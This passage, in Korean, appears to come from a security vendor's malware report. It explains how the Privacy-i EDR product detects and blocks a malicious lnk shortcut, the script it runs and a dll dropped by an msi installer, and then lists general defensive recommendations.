
4.1 악성 lnk 파일 생성 행위 탐지



[그림 20] lnk 파일 생성

zip 아카이브에서 추출된 lnk 파일이 사용자 PC에 생성되면
Privacy-i EDR의 취약점 공격 통제 중 악성 바로가기 통제 기능으로 탐지 및 차단이 가능하다.


4.2 lnk 파일을 통한 악성 스크립트 실행 행위 탐지



[그림 21] lnk 파일 실행

악성 lnk가 실행될 때 Privacy-i EDR의 취약점 공격 통제중
악성 바로가기 통제 기능으로 탐지 및 차단이 가능하다.

4.3 사용자 PC로 배포된 최종 악성 dll 파일 탐지



[그림 22] AI 및 안티바이러스 엔진

msi로 부터 악성 dll이 생성되면 Privacy-i EDR의 AI 엔진과
안티바이러스 엔진으로 탐지 및 차단 가능하다.

5. 대응

1. Privacy-i EDR과 같은 EDR 제품을 통해 취약점 실행을 행위 기반으로 차단
2. 주요 데이터는 주기적인 백업을 통해 시스템 파괴 시에도 복구가 가능하도록 대비
3. 논리적 망분리를 적용하여 악성코드 PC 유입을 원천 차단
4. AV(패턴기반탐지) + EDR(행위기반탐지) 솔루션
5. PC 취약점을 주기적으로 점검, 보완
6. 신뢰할 수 없는 메일의 첨부파일 실행 금지
7. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결 차단
8. OS나 어플리케이션은 최신 형상 유지

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오